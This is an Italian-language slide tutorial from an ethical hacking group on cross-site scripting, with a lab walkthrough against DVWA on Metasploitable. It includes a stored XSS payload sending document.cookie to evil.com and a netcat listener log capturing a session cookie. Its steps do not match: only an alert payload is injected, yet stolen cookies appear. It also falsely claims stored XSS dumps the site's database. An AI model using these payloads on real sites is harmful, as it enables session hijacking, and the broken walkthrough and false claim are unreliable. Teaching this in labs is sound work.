

# GODS OF HACKING

Ethical Hackers – Architetti del cyberspazio




Siamo un collettivo di ethical hackers nato con l'obiettivo di spingere i confini della cybersecurity moderna. Uniamo competenze avanzate in penetration testing, reverse engineering e sviluppo di exploit per trasformare ogni vulnerabilità in un punto di forza.

La nostra missione è ridefinire i paradigmi dell'informatica attraverso sicurezza ricerca pionieristica, simulazioni realistiche di attacco e attività di divulgazione tecnica.

Operiamo con un approccio etico, tecnico e visionario, aiutando aziende e istituzioni a proteggersi oggi, per essere più forti domani.

Non testiamo solo la sicurezza: la  
evolviamo.

# CYBER SECURITY



## XSS (cross-site scripting)

- Cos'è?
- Varianti
- Fase 1: configurazioni
- Fase 2: esecuzione
- Fase 3: verifica
- Best Practices
- Considerazioni finali

**Le tecniche mostrate in questa guida sono a solo scopo didattico.**

**Qualsiasi utilizzo su sistemi reali senza autorizzazione è illegale e può comportare sanzioni penali.**

**Esegui test solo in ambienti controllati e autorizzati**

# COS' È?



XSS è una vulnerabilità web che permette a un attaccante di iniettare codice JavaScript malevolo in pagine web visualizzate da altri utenti.


Immagina di essere in un ristorante. Tu ordini una pizza, ma lo chef (il sito web) invece di cucinare solo ciò che chiedi, mette nel piatto anche un bigliettino scritto da un tizio sospetto seduto al tavolo accanto.

Quel bigliettino contiene del codice JavaScript e viene servito direttamente a te: il cameriere (il browser) non si accorge di nulla, lo legge e lo esegue. E così, senza volerlo, il tuo browser fa quello che vuole l'attaccante.

# TIPOLOGIA

1

## XSS Persistente (Stored)



“Ti aspetto lì dentro... e colpisco chi passa”


- ◆ Il codice viene salvato nel database del sito
- ◆ Colpisce ogni utente che visualizza il contenuto
- ◆ Tipico in commenti, profili, post forum, ecc.
- ◆ Attacco silenzioso ma duraturo

### Esempio:

```
<script>document.location='http://evil.com?  
cookie='+document.cookie</script>
```

Vedremo nello specifico Xss Stored

# TIPOLOGIA 2



## XSS Riflesso (Reflected)

“Ti frego al volo mentre clicchi”

- ◆ Il codice maligno è inserito in un link
- ◆ Viene “riflesso” dal server e subito eseguito dal browser
- ◆ Non rimane salvato nel sito
- ◆ Serve che la vittima clicchi su un link infetto

### Esempio:

`http://sito.com?search=<script>...</script>`

# FASE 1


In questa prima fase vedremo come configurare un laboratorio virtuale per eseguire un XSS Stored.

Andremo ad utilizzare la DVWA di Metasploitable come target e Kali Linux come attaccante.

Le macchine avranno i seguenti ip:

- Kali: 192.168.104.100
- Metasploit 192.168.104.150

Per fare ciò abbiamo configurato Kali inserendo manualmente l'ip, la netmask 255.255.255.0 e il gateway (in questo caso l'ip di pfsense) dal Network Manager mentre su Metasploitable abbiamo inserito le stesse informazioni ma digitando sul terminale questo comando “`sudo ifconfig eth0 192.168.104.150 netmask 255.255.255.0`” e “`sudo route add default gw 192.168.104.1 eth0`”



```
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7          File: /etc/network/
# This file describes the network interfaces
# and how to activate them. For more information,
# see the man pages for auto(8), ifup(8) and ifdown(8).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.104.150/24
    netmask 255.255.255.0
    network 192.168.104.0
    gateway 192.168.104.1
```


# FASE 2: Esecuzione



Terminate le varie configurazioni del nostro laboratorio accederemo al server DVWA della nostra macchina target.

Apriremo il browser Firefox e, nella barra di ricerca URL in alto andremo a digitare l'indirizzo ip di Metasploitable.

A questo punto ci chiederà delle credenziali, inseriremo "admin" "password" e nella tenda di sinistra andremo su DVVA security ad impostarla su LOW e successivamente su XSS Stored, nella barra Name inseriremo **cookie** che ci appare andremo ad inserire **<script>alert(document.cookie)</script>** In output appare un popup (alert) nel browser della vittima con il contenuto di document.cookie



# FASE 3: Verifica

In ques'ultima fase andremo a verificare se dal terminale di Kali, in cui precedentemente abbiamo messo in ascolto un web server con `nc -l -p 4444`, abbia ricevuto correttamente i cookie di sessione alla fine dell'attacco

```
(kali㉿kali)-[~]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=07ebf947349dcfb13fc6612f912dc7a1 HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Priority: u=5, i
```

# BEST PRACTICE

Lasciare dati non filtrati sul sito è come dare le chiavi di casa a uno sconosciuto e dirgli “Fai un po’ quello che vuoi”. Spoiler: non finirà bene.

Ecco le regole d’oro per tenere fuori gli script indesiderati e proteggere i tuoi utenti.



- Sanitizza sempre l'input per evitare codici indesiderati
- Escapa l'output: mostra i dati come testo, non come codice
- Usa framework che fanno escaping automatico
- Metti il flag HttpOnly sui cookie per bloccare JavaScript
- Applica una Content Security Policy (CSP) per limitare gli script eseguibili
- Convalida sia lato client che lato server
- Evita l'uso di innerHTML a meno che non sia strettamente necessario
- Tieni aggiornati CMS e librerie per chiudere falle note

# CONSIDERAZIONI FINALI

Quando esegui un XSS Stored puoi rubare le informazioni contenute nel database. Questo processo viene chiamato "dumping" dei dati, cioè tirarli fuori e vederli, anche se non dovresti. XSS inoltre può essere utilizzato per diffondere malware, reindirizzare gli utenti verso siti di phishing oppure manipolare contenuti web per danneggiare la reputazione dell'azienda. In alcuni casi, può anche favorire attacchi più sofisticati, come l'escalation di privilegi o il cryptojacking, sfruttando le risorse dei dispositivi degli utenti senza il loro consenso. Per un'azienda, le conseguenze di una vulnerabilità XSS possono tradursi in perdita di fiducia da parte dei clienti, danni economici, sanzioni legali e danni all'immagine. Per questo motivo è fondamentale adottare misure di sicurezza adeguate per prevenire questi attacchi, proteggere i dati e garantire un'esperienza sicura agli utenti.

